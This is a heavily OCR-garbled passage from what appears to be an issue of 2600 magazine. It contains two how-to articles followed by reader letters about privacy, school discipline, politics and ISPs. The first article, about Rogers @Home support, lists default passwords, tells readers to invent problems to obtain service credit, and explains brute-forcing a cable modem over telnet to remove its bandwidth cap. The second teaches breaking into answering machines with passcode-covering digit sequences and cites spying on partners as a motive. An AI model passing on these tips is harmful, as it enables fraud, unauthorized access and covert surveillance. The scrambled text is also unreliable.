When you call Regers @Home support, you're not getting Rogers at all; You're getting an outsourced excepany called Convergys, located in Ottawa, Ontario. The first thing they will ask you is your telephone number starting with the area code. They type this into the Citrix client which brings up your info. They can also search by your name or address, but the phone number is the preferred way. They will most likely ask you for your postal code for ID verification. (canads411.sympationes a myone?). Once they have your account, it becomes backed so nobody else can use it. They will then help you with your problems.

From here, they can do many things: Change your password, schedule a "Truck Roll" for having a cable guy come to you (gain, out sourced to MicroAge), give you credit on your account, etc. Most default passwords are "password", "changeme", "12345673", or "wavemail". Notice they're all eight characters? The Cirtix effect can only handle exactly eight characters for your password.

If you ask to speak to a supervisor, they will pass you off to a second-level agent. You will never speak to a real supervisor because they just hand out paychecks and can't do anything anyway. The Operational Assistant (OA) is told to "...keep the customers..." and will do almost anything to keep your service. Feel free to make up some phony problem and tell them you want credit on your account for the trouble you've gone through that that blab, Boy,' Instant free munth of service credited to your account.

The toels used are all web-based and, until recently, could be accessed from anyone on the @Home network (24.112.x.x 24.43.x.x) using their proxy server. They range from telling you

how many people are down on a subnet to measuring the CRC ratios on your modern. Fun stuff!

Escalated tickets are, actually, escalated. Usually to Teronto (York Mills) and, in the event your problem is larger than the Titanic. California, It's at this point the tooks have no control over what happens.

Although they shouldn't know how, firstlevel agents have the ability to hit the kill switch and shut you down or bring you back online. (Yes, I have done it and, yes, it is a god syndrome!)

Most people ask me about removing the bandwidth cap on the modems. Well, there are two modems used by @Home: Lan City and Terayon. They're phasing out the Lan City's because they're running out of IP addresses and the Terayon uses the Electronic Serial Number (ESN) to get the BOOTP information. If you have a Lan City modem (the one that looks like a car stereo amplifier), the possibility to remove the cap is there. You must telest to port 1001 of your Lan City modem (the IP should be on that yellow piece of paper) and login. Support agents are sever told about this, General brate-force stracks should get you in. Once you're in find the MDS Checksum and delete it.

This can also be done on the Terayon modens, but you're looking (probably at jail time) at cracking the @Home BOOTP server, finding your specific ISN (yellow paper)) and changing the cap there. Again, the Network Secunty/Fraud (NSF) department is watching everything (these guys drink more coffee than I do!) and I do not recommend trying it unless your Kung Fu is great.

That's all for new, I know this article is kinda short but I thought some info is better than occo. If you want more of the 411 on their support centers or the technology hehind @Hono (network topology map anyone?), doop me a line. Remember to back with morals!

hasiason die en le le hacking

by horrid

Before you all start complaining, I know that in the 80's and early 90's about a million texts were being spread around BBS's about VMB (voice mailbox) and answering machine hacking. This article is, of course, more recent and contains more information about certain brands of answering machines to aid you in getting into an answering machine (provided you know what brand of machine it is). Also, it fricuses more on three digit passendes as well as two digit ones. If you don't know what brand the machine is, this article will also contain a generic overview of gaining remote access to answering machines.

Why would you want to hack an answering machine? These are a number of reasons such as spying on people (such as your girlfriend/ boyfriend/wife/husband) or just for fun and games (prunking or changing the outgoing message or OGM). Once you are into an answering machine you can listen/delete messages and/or change the OGM to say whatever you want it to. You decide for yourself why you would want to hack an answering machine.

dealing with an old enswering machine that digits have been entered - if they don't contain terwards?) require a two digit passcode during sonies made in the early 90's (and maybe afof digits (in which case, you'll need to call played. Some answering machines will dishas finished and the long heep has been machines require the password after the OGM which it will say "please enter your password" certain key (such as "0", "", or "#") after cuter the password while the OGM is being the password sequence, if you think you are the OGM and will disconnect you after six back and start again). Case to point, the Pana connect you after you enter a certain number or perform a series of beeps. A few answering played. However, some require you to hit a Most answering machines require you to

uses a two digit passende (such as fairly old Panisonic for AT&T agreeing machines), there is an easy way to break into it of on two digit machine that is simply listening for the correct sequence of numbers. Simply call it and then enter this attacked during the OGM (or after you hit the initialization key to get the machine to listen for a passende).

0010203040506070809112131415161718192.
2324252627282933435363738394454647484.
955657585966768697787988990.

The above number works on every two digit passends (provided it is like most answering machines that don't read the digits in groups of two or three but rather just listens for the right sequence). It works because it contains every possible two digit passends. This is very effective. If you get cut off or don't get it all entered during the OCGM, call back and start with the number you get cut off on.

However, in today's day and age, most answering machines use three digit passcodes. Despite the digit increase, these passcodes are usually as easy (if not easier) to break. The reason for this is because the company wants the customer to be able to remember his/her passcode so it will be easier for them to access their messages away from home without remembering some random three digit number the company came up with. These default passcodes are supposed to change it shortly after they purchase the machine). This is not usually the ease, however, because most answering machine owners:

a) don't even know it's possible to remotely access their answering machine.
 b) don't think they are vulnerable to attack.
 c) are too lazy to change their passende.

Also, after a power outage, most machines reset to the default passcode and answering machine owners will usually forget to change their passcode back or get ticked off and just leave the default passcode enabled. For this

cosson, you may have better luck right after a power outage. Most default three digit pass-codes are either the same number three times in a row ("000", "111" - to name some control ones) or three digits in numerical order ("123", "456", "789"). BellSouth's answering machines use the same digit three times in a row (usually "888").

"Is there one big number I can enter that will cover all three digit possibilities, like the number for the two digit passcodes?" The answer is yes. However, it is a led larger. It's 1005 digits long and covers every possible three digit combination (three passcodes are in the number twice, 988-889-898). I couldn't stop those three codes from being repeated without screwing up the entire number. It's someone comes up with a better number that contains all three digit sequence throughout,

8969769869477787797887897987998889898 9659759859966676686696776786796876886 5665675685695765775785795865875885895 4874884894954964974984995556557558559 9465466467468469475476477478479485486 7398398444544644744844945545645745845 3573583593643653663673683693743753763 6337338339344345346347348349354355356 7288289293294295296297298299333433533 6927327427527627727827928328428528628 2542552562572582592632642652662672682 8318418518618718818919219319419519619 0960970980991112113114115116117118119 0140150160170180190210220230240250260 7737837938438538638738838939439539639 5236237238239243244248246247248249253 7198199222322422522622722822923323423 1671681691721731741751761771781791821 2153154155156157158159162163164165166 0550560570580590510620630640650660670 0001002003004005006007008009011012013 3613713813914214314414514614714814915 2083084085086087088089091092093094095 6806907107207307407507607707807908108 2702802903103203303403503603703803904 1221231241251261271281291321331341351 1042043044045046047048049051052053054

> The number may be intimidating at first, but think of it this way:

- D) you would normally have to enter 1000 passcodes to cover all possible combinations.

 A combination is three digits long, so that is 3000 digits. This number cuts the number of digits you would normally have to enter by almost two thirds.
- 2) you only need to use this number as a last resort. If the answering machine doesn't accept the normal default passenges mentioned above (I would venture to say at least 80-90 percent do).
- you will most likely come across the three digit combination before you have entered all 1005 digits.

Some BellSouth answering machines beep after every digit that is entered. In this case you must slow down so that you get one beep per number and the unswering machine doesn't miss any. Also, if you get cut off while entering this number, just call back and start one number before the last one you entered.

as vulnerable. chines. Company answering machines (we'll bought the machine and lost your user manual. Shack and ask to see a user's manual on them. machines (if you know what brand/model they let you decide what kind of company) are just The vulnerabilities mentioned in this article This works only if they have the model in use) is to go to a place like Walmart or Radio chine. Another good way to get into answering will flash the three digit passcode for that maing. The LCD scoon that usually displays the press the "code" button when no one is lookshould not be confined to individual's mastock. You might also want to tell them you number of messages recorded on the machine (such as your friend or girlfriend), simply (and others) is if you are at that person's house can get the passcode to BellSouth machines have a recording that tells you what numbers Bell South machines, along with most others, perform certain commands. Another way you Once you have gotten into the machine,

Greets: Necro, Vega, Jizz, Telepudes, and

Ideas

Dear 2600:

every marketing research tool encluding the Gaint Fagle Card, etc. I would love to see CVS try to perform tracketthat we may be inquish our privacy for size price items. every eggalf ever the custern seaboard. It is simply unfain ing research on someone who buys \$900 worth of food Advantage Card, CVS Card, Borders, Frequent Buyer's formation. Actually, I would like to sean doing this with cause more damage then simply scrambling the retion inact same code for all of the 2000 users, it would likely users hard code the CucCat so that it would return the cothat we should figure out a way to have all of the 2605 code stickers on various DVD's, I came to the conclusion record states and placed approximately 50 identical burevent factor where someone walked into one of our Corp. would be mable to track your CoeCat wags. After a scrambling the return code so that Dignal Convergence In your 18:1 CurCut article, you detailed a method of

similar abox, market research will become fair tess facus-Who may you have to? If more people come up with Mitchell pgh

Dear 2600:

alyki is style ... graphics should be reversed because you have a larger along with shateboards are against mainstream ideas but griphic on the front. I know that most people feel hackers I reactived my 2000 and MPAA shirt and theil that the

FlachARK

And not following the rates of style happens to be our

Dear 2690:

CusCat and go to record stores and scan music they want the future. Or even to use the new condless version of the scanning all the UPC's of music they went to download in locking for Of course, nothing is to stop symptom from and then would allow you to see who has what it is you are to prove you've already paid firm'the mississed wateries. there would be a Nagor type of Byslam that uses that log and a log (assent) of some by the some by leaster) where to set up a program that uses those QueCuts Budie Shate is giving away. Whou the UPC is seeined it would be put for archival purposes, no? I was wondering that is possible they didn't pay for? I was under the impression, that the court was because of people on the net downloading songs o download later. Or even the art student who fack it's were allowed a back up copy of our mescoprograms etc. And to and entand that the reason why Napster was in

> hisher neit cocreare a web page with primable copies or feasible? every CPC integrable. I'm just cursous if this is at all

Tresser McKay

estive the makening their his rigary. rention phould be focused, not on individuals merely interdustry has failed to grasp in that criminalising such ourbooks, videou, see his gave on forever and technology always going to make to share things they like - mask from at the expense of the true artists. That's where the arperson entres and people make money with rounterfeit them and ultimately hart their percious profes. The and and will only that public opinion phasply agoust fact that technique will be able to change is that people are He log that has info on who has paid for other music. The into account the privacy issues implied with an account prote to people automorting if. And factly not even taking ramply now I be able to stop it, not should it. What the in-You've demonstrated that any such system would be

Prison Life

Disar 2600:

grount." This was a 200 series offense. Other 200 series offenses include exportion and asseult. they and except as moved in this program statement, an a violator of Program Statement 33264.06, page 12: "Con been can that identified me, thereby the of the PIN, as an intentionized conduct and the line went fleed. A week nerty and immediately deducted from the inmate's acsistent with the Burgan's correctional management objecscoons phase call. I picked up one of the immae phones copy of any rules and regulations not was I given my ouswhich gut the actual expenses for the cell cannot be diminde may not place calls to telephone numbers for ater I was called up from and informed that a repost had my furnity and a voice come on and said fifeithly adialed and dialed 1-800 COLLECT to get a message through to first offense. When I arrived I was not provided with a idence is necessary to consict, only testimons, and it is my puter related conspiring exteriorion, a charge where no ev-Prisons, I am currently serving 18 months for a non-comthe public school system can get so I thought I'd try to rive you an accurate pictrayal of the Federal Bureau of I'm always reading your articles about how arrocious

Dear 2600:

I think it is energy how she always walks over to (only) for telling my teacher in a railm and respectful manner than of my suboct after being kicked out of my substices class of honor section. I'm writing this from the computer tab Here's something for your American high school (ale-

> need every too this year. board or not. I have an 89 average in that close and have my desk to see if I am taking the notes she writes on the

equality however a "terrorise" and is swiftly punished. The any critic whose words threaten the extraga systems of in kind of world that our government is creating - one where society) are run. What's scary isn't that I are being purhypocrasy of the "land of the free" dever coasts to smooth this, they better shot up when something is being run Richst attacks? What kind of lesson is it to teach a student it makes me feel uncomfortable in the wake of negret turstrongent. What is my partishment going to be when I makes the classerom an uncomfortable and inefficient asished for speaking the trith to a teacher about how she dious and uninteresting nature of the way classrooms (or expel, or imprison individuals who are bered by the restructures which allow those possessing power to purish the wake of insome "auto-terrorism" legislation, this is the poorly or risk hearg punished for speaking up about it? In speak to my government about how inefficient it is or how I think this is a good analogy for the existing power

christian

projecting people for what seriety has in store for plant In some ways our schools are doing a very good job

rest of us over? Thorsks show it to him and explain how people like him series the this letter explaining what hackers are maily like so I can against backers. Also, he made the teachers not like 2006 would get fired. Now everyone in my school is bioord computer so that if would make organi posses and they drives and have it would be futing to surew up someone's ghich I am really mad about. Can you write an answer to reliang other side about friends of his ensing people's band ing about hooking. But he gives it a bad name. He's atways I am really upset. This kild in my class is always talk

should be able to not only make people see the difference liki difference hehveen Hapid behaviar and exploring, you their case related is only so many people do it. By defining not cousing harm or damage. Screwing things up is ordeout, sharing discoveries, and (significantly for this case) that trivales true hanking - questioning, figuring things about hacking. Challenge him to actually do normaling persons in most in fraction the year says for first litter to seek It's next hand to do this on your own. Quite simply, this risus sardonicus

on the laterals and my connection was running extremely pended from school until my parents come to a meaning tions but size did not listen. Since then I have been sus-Where the bottleneck on the network was. Well, I didn't Slow. So I fined up a search engine and looked for websites said I was trying to back the network. I told her my incan-English reacher walked by, turned off my computer, and got that far because while looking for my IP address my understate from variety whereing to my node to diagnose that would give me my IP address so that I could run a Recently at school I was in the computer life working

> telling my teachers why I was trying to "back" the not work. On top of that my subool computer "paivileges" more and more guratorid every day. have been suspended indefinitely. Schools are gesting

bb_student

Dear 26/No

to get the school board to hear my case, and I had to use my own free time to go pland my case. Sucks, doesn't m? computer privileges reyokted for the week or so it took me hele that can be abased by people with test merals is no still backing, since I "shouldn't have been viewing those files 'anywes'. This being complete emp. I appealed my ready logged in. Now I'm not melicious and even though other out. Even though I was not punished, I did have my hacking, but rather a good way to build treat and belp each them that alerting a fellow webmaster to a hope security aged to get a sort of official "hearing." I then exercing of ease (as difficult as that is in a school district) and man to have a rather large security hole. Nevertheless, it was follow a light on a solubel-award wab site which happened known for. So anyway, I sent off a letter to their compasing. I asked them what did I "hack" since all I did was called down to the principal's office and accreed of "hock webmister illustrating the hole. The next week I was that's the kind of thing we do not want hackers to be school [] or "Dawn with [their school]" as their index file some people would think it's funny to put "Vio July the file link. I was taken to the site administration gage, alon the server. The problem was such that when I chicked listed, but there was something wrong with the file itself their images was broken in some way. The file mame was bally designed to start out with, and not all of the folders cently and I made an interesting discovery. The site is ages. I was clicking around and discovered that one of the browses protocol to howes some of their coused imhave an index.html file, so I could dump myself into IE's browsing the site of another high school in the area rerity holes I talk about have not yet been regained. I was school. I won't tell you where because some of the sens I am a high school senior at a southern Texas high

for the way you were imposed it shiply anaeceprapie. titis and selecting. But anything about of a sincere apicton ter all of this is suforginable. Congratulations on purpoing you, And for the wher school not to have fixed the holes of icts) deserve andy rondomination for the way they protect By highing their filencity, you protect infact like these

but also get them enthaned about when her ling early is

odd how people can be so stanooptical of hackers. It caught by one of his victims, Tscroom Shirpertury," If's reading about "apositive phrases." To my surprise, one of crimmals, and it seems that it is gotting worse seems like people look at us as just these had sealing der it. 'Mittack, the most running of the thieves, was aids, steal government and industry secrets" and then unthe examples was: "These thieves, people like Kevin Mit As I was sitting in my English class today, we were

DeftonesGuy0183

being force fed two our sthoods. If we now this bind of What's really genous waitse is the level of propagands

selves that the people there were simply brainwashed When it happens here, how many people even notice? crap happening in another country, we'd convince our

Corporate Life

relatively energ level position without jusperdizing this around a worldwide corporation's security policies from a you have any suggestions on how I may start turning feel if I do, I will turn the wrong people against me. Do tom and I am a little frightened to push security further. I is an open nightmare. At this point I do not know where to neurons of the securinopskeys. The entire global network every security issue. I wonder what goes on inside the them). No one seems to core. There is a blind eye turned to tion system is really resolve (to a nice way, not decorating that ((ghtening)) I have mentioned how using telper excluof the entire North American division. No one cares. Isn't for our main production database that serves as the beart pased battlefield. I such not proud of my detwork. I have Dear 2690:

I work for a company on third scall doing on site systems support. I have a few of time to have proved and unsively (internally and externally) for access to our producetc., about changing default system managur passwords east emails to high level programmers, system analyses, handle how bud it is. I feel like I am in a completely caso terrible I have had times where I did not know if I could de third estaylling hothed the. The seedily shuston so

both power and a brain, any attempts to wake these people when they do. for something better so that you don't become a world Eventually they will do themselves in. We suggest feeking up will littely end in failure and passibly cost you your job most defensive of all and unless you find someone with Oxformately, no. Companies run by monore are the

Observations

Dear 2669:

ers receive their issues of 2000 significantly later than the have been stuffed and labeled. where the recipient is going to make a renewal decision he set usade and defected until after the subscriptions not going to provide more subscription income. They can tized mading process at 2000. The lifetime subsamblers are veloges; it could also be explained by positing a priori positing rossil delays in processing bulk plain brown enother specifiers. Although this could be explained by It has been obsarged that "lifetime" sobscription bold

that we're simply late with the issue lowy local mail delivers, delays or bereters, or the folspeed wiley your issues easy the continuing later - committee above subscribers of the same time. There are a number of minedura medifing permed discourse abor we send ad copiles out to that level of maleocleme. Even if we were, our second We hate to burst your bubble but we are nowhere near

Dear 2600:

Thought it was damn interesting that the final build ended n't scan - the clerk had altype in the code. other copy of your fine publication and gress what it didup to be build 2600. Also, I was at B&N and picked up so-Just prodering, have you seen the final release of XP? mad-1

end entiry its connect and not shapely rang up as a miscellaity was beginn. We ask our subscribers to make sing that coakier. We've seen this happen in the past before this poichades cover where igoves linear entered property by the this includes shapliffing (something we fail to see how evidad investable for loss asince of in their states of the primate and of states of states and a season of the ecous safe. the listers they buy are separated property or that the mainpublishers should be peopleted for to any way), it also to and the fronty of the fig that Deriver and Model has im-

Pear 2000:

the helicity 5.0.2600.0000. I found the third set of digits pretty dame what version it is Sospiciously, it is version interesting. Y'all are fragain' everywhere I sweat How in 28th. I downbooked it and looked at the "About" to see Microsoft Internet Explorer 6 was released August

Muchocaca

Dear ZGW:

his the car belied 8 destinging the car's harryer, it's great later I see it start to drift backwards mere and more until it thought it would be of the pimost importance for you to revery who can actually drive, ehthat a money pungry company like Verious can hire drithe street I looked and saw a Vertice wan. Two scounds support to get gos. There was a lockup at the light series Massachusetts when my check engine light nugleifon so I ceive this letter. I was driving around in my bottorious in As an axid reader of your excellent magazine I

женим раздем негр зом саст the identally, the check engine light could indicate a more est a way to replace their human drivers with computers "Then't more, in a couple of your they'll have figures

Dear 2600:

dow? It probably it walker all, that was a beg "hacker" sig, is that a cop in riot gear in the reflection of the warcrime space waiting to happen I was booking at the cover for 18:2 and was wonder-

Chase "Michael Kenyon" Brown

Dear 2600:

great magazine. I hope one day you can find them too. help other people to find answers. The the guys of this skin color, without nationality, and without religious bias PMP's letter in 18:2, I never found American or Chinese Hackers ready to join projects, share their knowledge, and hackers. What I found were bickers who existed without Phrack files at www.phrack.org. And in response to ICIN In response to Misic G.'s letter in 18:2, you can find all

Argentina

andy. Those who fall to understand this and who repeatdiffered by the individual, and by some sont of backer likes genery simply wited up dissorring when it is all about adje my to get harbers to act as some not of monolithic will certainly find blases of all soms. But there bioses are The fact is that backers are inwant beings and so you

gis in the exact same feat as your logo. Coincidence? apartment. The apartment number on the door is 2600, and Most likely, but a darm nest one at thou is a scene where he's breaking into his dead brother's Jet Li is a harker! In the movie Romeo New Die, there

Evil_Monkey

Dear 2600:

could have sworn they were just complaining that governmean regulation of what you put is an (18 limits innova-I am surprised Microsoft is supporting the SSSCA.

Youder

of how hypocratical these giant entities are when they prised to witness race helaction though it's farther proof tionly embrace to when it's to their advantage. Bift is and moves whose great measure regulation and then as You raise a good point. We trust you even? at all rain

Dear 2600:

SHIP. aged to give it up because you can kick some one said get \$2600. You furking kit's give 2600 a bad name and you all This goes to all the people in the called cled room

lord ice

here and open-minded four most other servers. But there channel. Than's the only IRC server we man speed for and our own server (by 2000,600) and \$2,665 (a our official to any right somet of chargely on an IEC works.) He had should be interesting to see if some of our hingation-oldtrolled in that manner and hypofully it never will be. (It arrighting at all to do with us. IRC simply connect he conthat not every channel in the would with "2000" in it has 3340 JASSES faint out that it is only IRC and not worth bursting a blood will always be exceptions. That's why it's important to ex believe the people who congregate there are more mosessed engineerium would actually ary to force people not We be sensing some arger here. Let's first off point out

Who is a? Or was it a foul up? Just wondering picture of the person with algoral imaging or other means Heighe is really small. I have not been able to make a choic Not not Dmitry, but on top of the tower of the bridge samply can't figure it out. Who is the person on the bridge." sary on the cover. Well, I noticed it on this one and I just started leeking for "quirks" or something out of the arti-Ever since I started reading 2000 four yours 490. I

Johnny C.

one who will stand in the waying place of precisely the Much time you take setting up a stort, there I always some The feet rate of photography is that no matter has

are not beliggerent or exploitative people. Good link with

your legal rights and please never cases to enlighten. cent events, and only perpetuates the retires that hackers focally, but why did you not make it more arespienous? certain way. Anyhow, I am sure you placed it there interand only visible when the light reflects off the cover in a cover of 18:3. It is placed directly under the "26" in 2600.

I am writing to point out the subtle peace sign on the

Nevertheless, it is a fine gesture especially in light of re-

Niesels I publish another article, question freedom of inng how to hypasi Cisco router passwords. Refere you let On page 45 of 18:3 is an article by Nockets 1 explain-

Contration versus plagarism...

described here require physical sexess to the equipment." Osco routers already knows the requirements for bypassdures for Cisco products." Also, snyone who works on cele. This page is the index of password receivery procefor security research the passwerd recovery procedures ing passwords as indicated on Cisco's web page - "Note: page at http://www.cisco.com/warp/public/4747 with the Cisco fixely provides this information on their web

several sources is research? Stealing from one source is plugiarism. Swaling from

DJBusjB

The World saids in Presides for the life.

Dear 2600:

mand you of the government, religion, or the media? Garage Orwell. Then look at our secondy. Decoral it re-I advise everyood to next Assimal Farm and 1997 by

evil, and corrupt no motion what, In this they have already and yet they don't even notice. what's going on. We are not the victions. The "profes" are all this, there will always be people who understand their freedoms for the illusion of security. But in space of les" are able to understand. They would rather trace in any difference or all? The general public is too scaped to seen. The media is the only socree of information the "proles." The media is afwayr going to portray backers as bad snew what's going on and yet "the future lies in the pro-Also, don't you guys see that we are not going to make

Apon O Mous

the cover of 18/3 was really creative. And your pages will smell so good! How much better can it get?!? I have to say that the peace sign you guys profed on

Mark 12066

6000 For some printings, it has already gotten daugerously

Dear 2600;

one. It's an Australian one Cover Foreign Photos*, page in 18:3 as not a Cambodian The phone on the right in the first row on the "Back

asered for service in teacher over the distributions We'll see if we can verify this. Hopefally we won't

2600 Magazine

these still exist? I'd like to grab a few of those. an inside sever about girling up buck issues of 2509. Do Venzon). Subite. Several issues ago, there was a portice on sign on the cover (the one that hasn't been bijucked by Long time reader; first time writer. I like the peace Andrew Holl

али блоние херки кільнуй окт небліге (клеж 2600 сону). nas be found on the staffion page. You can index online over by more peopleone photos. Fall light on availability Yes, namerican we let over dann back issue ad be taken

my Handspring as a remote the relevablements back off. I then used the backen to from would cope on. I'm the lantern off and do it again, and and then to the "ooth tibes on" position, the television quickly turn the lanten looks from "off" to "one tube on" some experimenting, we discovered that when you mun beterax, the kind with two flacescent takes. After the floor playing with one of those hattery powered Criepectedly. At the same time, my young son was sitting on the Repently, the television torqued on and book off unexhave been unsuccessful in finding a "universal remote" We have a 1985 JC Perny color television that we

and take care of their families.

mickeym

Dvar 2600:

with all other writers who disagree with you, but I simply cated over the past months. must comment on some of the positions you have adveme in the same smug, condescending manner you take by your apparent politics. I fully expect you to execute my profession. But I have become increasingly disturbed now and find it to be generally informative and useful to I have been reading your magazine for several years

are so radical and frings, it is publicly they ever will gain a wager that most of the moo accompanying them are enand have nothing constructive to offer politically. I would tion, they are in it only to cause violence and disraption Seattle, I have followed some of the figures involved in oc-Fortunately, what views this for does manage to articulate "leaders," and are just looking to falfill an adrenatine resh firely ignorest of the usual political motives of their day Bolsheviks. Apart from advocating socialist revolube nothing more than professional anarchists and modern gantaing these elemens rations for a while and find them to your defense of the WTO notics and demonstrators in I first become really bothered at what appeared to be

those assumees require the pathing of a miggar. more that 6,000 times per day, and less than five percent of statistics used by gun control advocates for years. The 75 ewnership utilize some of the same distorted, one-sided sponse to listers in the 1863 issue. Your attacks on gurs United States use fearurs in self-defense against crime instances of self defense in this country. Citizens in the pared to the Carled States includes poince showlings and percent reduction is gun-related deaths in Canada cons-I also want to address some of your comments in the

> that corporations are not all coil. Naturally they are you others. That is semething often done well by 2000 by twist the rules. By their own befell and the detrinent of of that lack of perfection, As leng as human patter resands, of employees who are just uying to make a living you also end up seriously harming bundreds, if not thening to punish a couple of dozen people in a board from, self-interested and often they do stupid things, but by try pointing out the danger and folly inherent in things like the improved, and we all need to be alert to those who my to som in the world. It should continue to be criticized and mains as it is, your propout persuits well remain a fairy rate voices such as yours advocate tearing it all down because now, has never been, and never will be perfect. Yet many that less government is better, but you also need to realize DMCA or MPAA. You have it partially right in your belief quest. The fact is that like it or not, we like in the best sys-The way we do things here in the United States is not

that you won't gain much of a following either. your views will no doubt be regarded as so radically fringe same such thing. I will take my leave of you secure in the knowledge that the WTO demenstrators in Scattle So, as you get busy passing me as a Nazi kook or

G. Conterio

of political beliefs, left, eight, and center Even the manthe the freed projects differ our first decide, prouse the investment may that what we're saying here differs from the shings denur an emice series of people, And if you can find only isotolie idai parse de Jane conchecione pelore sen conto this day remains completely argunished. Talk to prophe so e to the actual Violence perpending by the policy, which want of the rest and even their actions paint in conquer stroying property, But these people handly defined the nazery of these firsthand accounts. Fifty is matter say there in the "Off The Rook" medium where me not then down for lage left a very displayed look. Listen in our own convertion morninger. But the districted accounts and unadded to those who want to demonths the entire our globaltie monted these peaceful protests into rich in very self-remine protesters, particularly in Southe, enterliged a wide sange who were arrawally these and evens up with some provided workers a few selects who trace to course problems by the age from November and Desember of 1889 on our nebule mental occursionally per this right. The restrictions that has ate can move on with more technical spatters. The WTO ever could. That said, both quickly disoscate your logic to you have the remon have more above you blan any name Calling as names and their normally during as to call

the United Nations. And they all seem to correlate guite police departments, the Centers for Disease Cantrol, and ties come from ouch biased argunizations as haspitals that he feel to present which was sont of the whole point. of course, piece's the memor of all the gam-reland crimes in other peaks of the world they somehow institute to preparading to figure our where but a solitions are kept). But exensionally seeing goess to provent crime (adminight it is a his ting water gums is certainly and the answer. And our statio-The sample fact is that we have a major problem and getreat a whole for more crime without using gans at all And The worderful to excee their printers in the TLS con-

> not by change. And it's that follow which will adminest greather those stay and fight to reads things better. The end other shings. They are offen sold to leave if they don't like gay that he four we dive I have the best system in the world prove to be our downfail. repeat in that the things that really need to change continue and people who want to fear everything down, among as we do, they are branched as truthers, asspiran discountry, the world invariably but to a tack of agrees in getting problems fixed or even in seeing them. And when people To constitute the refrain that we have the best system in

Dear 2690:

thought - and you know it. regulation." This is a desperate disposition of Libertarian that massive corporations will are responsibility with linde The Libertation Party is not "neave in their assumption

tions, then is when it becomes susceptible to corruptive inlifted off the field and (allegedly) held level by regulafilted by the politically powerful. Once the playstround is their own which. A "lood playing fick" cannot be igns the corporations to manipulate the legal environment only flourish because of the divinational of regulation. The expoence and highlimization of regulation is what of-Libertarians proclaim that "massive corporations" can

dominant self-reliance of inchinquist. you are War Crimina's in the economic sauggle for free claim the legitimacy of government regulation. As such It is the Stalinists-at-been such as yourself, who pro-

cerved. It is the golem whit you yourselves created. You goly really do describe the forthemost you've re-

disaglicitent in light of this checkwatere. thems of all! Our use of the word "name" sometion seems corporations word obuse power is to not impose regulaplaining this product so clearly. All it takes to curate that asis of space, lunead, for us express our granting for ex-We'll ignore the hysterical numericalling in the inter-American citizen residing abroad

Con Jobs

Dear 2600:

Catalina who cap fill us in if this is standard practices be some reader of 2000 who works for Verging in North switch to Verlagor. Could this possibly be true? There must that [his small ISP] 'sooms to have screwed up,' adding: dead, he claims. [Verbon] representatives tell customers exploits "as control of high-speed latenut times, medonily CEO of a small LSP in North Carolina says that Verizon Way don't you come with us?" Meaning, why don't you culting off service for his customers. Once the line goes In the August 13, 2001 issue of BusinessPieck, the

that was all set to go. Another sime we managed to suctable to treat the the according to them. The next week control the utires), meaning that if was technically impro-50% ISP and it failed the Writin expired ring survey (they In one instance a USE like was ordered from a non-Yerl Book-Ne he seem if ourselves on two separate occasions the got a call from Verigon belling as that our Verigon DSI. He year a trape that sain is mandered pres five in New

they librigate will suddenly start to behave. we should just stop all regulation of priore companies and This chart of things depote as all the times with the things where we customers and virtually every ISP in the area that confirms amain the same speeds. That to as its theer randohsm on Magically, apon reconnection we were no langue able to cossibility give a DSL line inscalled with a non-Venton DSP Verigon's part. We've board monochus stories from other anily to have Nerique physically carrier line "by accident."

and condulations for the terrorist attack on NYC. First, congratulations for the best magazine on earth

Place, London WIT 1880. England intend to send a registered letter to their head offices in cale tonight; excyEverything, 3037 bd de Sehastopol, England located attensyEverything Ltd., 42nd Street, I slicady wrote on their complaints book, but (Windows-based) web cafes in New York at 234 West easyjet and vasydan.com and that there is one of those know from their site that they are the same company as straight into their web page at www.easyeverything.com. I was blocked without any explanation by redrecting 73001 Paris, France, I discovered that www.2600.com Now for the mean... I went to the following Internet 12 - Hagyay

PALLING SOCIETY. complaints from people who find it outregeous that our having spent maney for favenus access. We've had many conference was somehow unustrable, many people weren't have been usees on American as well and since their low prices. You wind up playing by whatever ruler they tres call the fable companies out of business with artificially their site. This is what happens when a big company drisite is blocked and also restressed without explanation to able to get directions to the conference this summer after animates determined that the website for the HML 2001 The se people have been a position for more time. They sxpert

Morale Boosts

court and that this zine is a valuable source of information, thing to shift you down. so don't be intimidated by the exit corporations who are nothing about computers. I just wanted to say good lock in and I was instantly absorbed even though I know less than I picked up my first issue (18:2) at Cooper's in MA

Dear 2600:

greater than a "Yes" merely uttened to please, or what is worse, to avoid trouble." - Mahatma Gandhi "A 'No' unered from deepest conviction is better and

Good back, I wish you all the best. David (Cobra2411)

Dear 260%

them. What as honor, next to my parco mags and Artoring them under my bed so my mom and dad didn't find Thave been reading 2000 ever since I remember hid-

LanZfreak

More Info

Dear 2600:

For size you will get my name with my email, but Dingoring to ask that you don't share at it you goint this leftley. The inflantation I have I believe is considered confidential by the company. You recently printed an article about The Marrix cood that Schome 12 neclations use. You said that for allowed us to secrets yenheld an article about The allowed us to secrets contained be competer and control it removely. This is incorrect. This has byou are thinking of as called Scenore Assistant, which is simply a web based version of VNC. It cannot be furned on without the cus termer's permission as they have to visit a special website (Exp/Shome-belp-avoite comfor) and than thay have to disk on the right better. The Matrix tool is simply a roof that allows us to ran down line problems by showing us modem into history. Signal to Noise Batio, use, etc. Hopethis clears things up, but again, please do not publish my name.

No Name

Not that we don't think the information you produce was increasing, but do you neally think sharing mentioning to basic result you you in starger? The med fact is may you're parkably right.

Desir 2600

to this tool are simply bandwidth trilization analysis and does. The most interesting capabilities afforded by access scoop or acything of that wet. The closest it gets is affordsignal emegracy analysis. There is no built in capability to have access to The Motox. I am aware of at least one that lech support that is conducted in a local system will not signal one or two individual user accounts. Most level one moderns in most cases. A local system will reflex be as-(Multiple System Operator) has access only to its own generally kept well up to date. In The Matrix, each MSO cairs. The IOS version of all of the devices mentioned is backbone router interfaced with one or more WAN cirexercise to a common bole. The bole then connects to a work and one or more standard otherner early that will more cable modern cards that interface with the RF nerally refers to a router, usually a Cisco, which has one or stands for Cable Modern Termination System and gozerand the CMIS router in the system's headend, CMUS tion consists of data collected from both the modern itself http://cablemodem.org/specifications.html). The informa-SNMP objects in the DOCSES specifications (found at in line with what one might expect from the available der the @Home system). The SNMP information polled is information from every cable modern in the country (unwith an HTML interface to a database containing SNMP port referred to in Morus' article about working at AT&T Williams. The Matrix is actually a small cluster of servers I wished to expound a bit on the architecture for sup-

ing the over the shiftly to see how much data bus been transmitted and received since the last cold book of the modern. This is one piece of evidence used in identifying brandwidth abusers.

I am told that the modern itself can be altered by

